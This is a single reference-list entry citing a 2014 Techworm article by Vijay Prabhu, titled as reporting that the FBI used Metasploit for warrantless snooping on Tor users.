[10] VIJAY PRABHU. Fbi used metasploit for illegal, warrantless snooping on tor users. http://www.techworm.net/2014/12/fbi-used-metasploit-for-illegal-warrantless-snooping-on-tor-users.html, 12 2014.

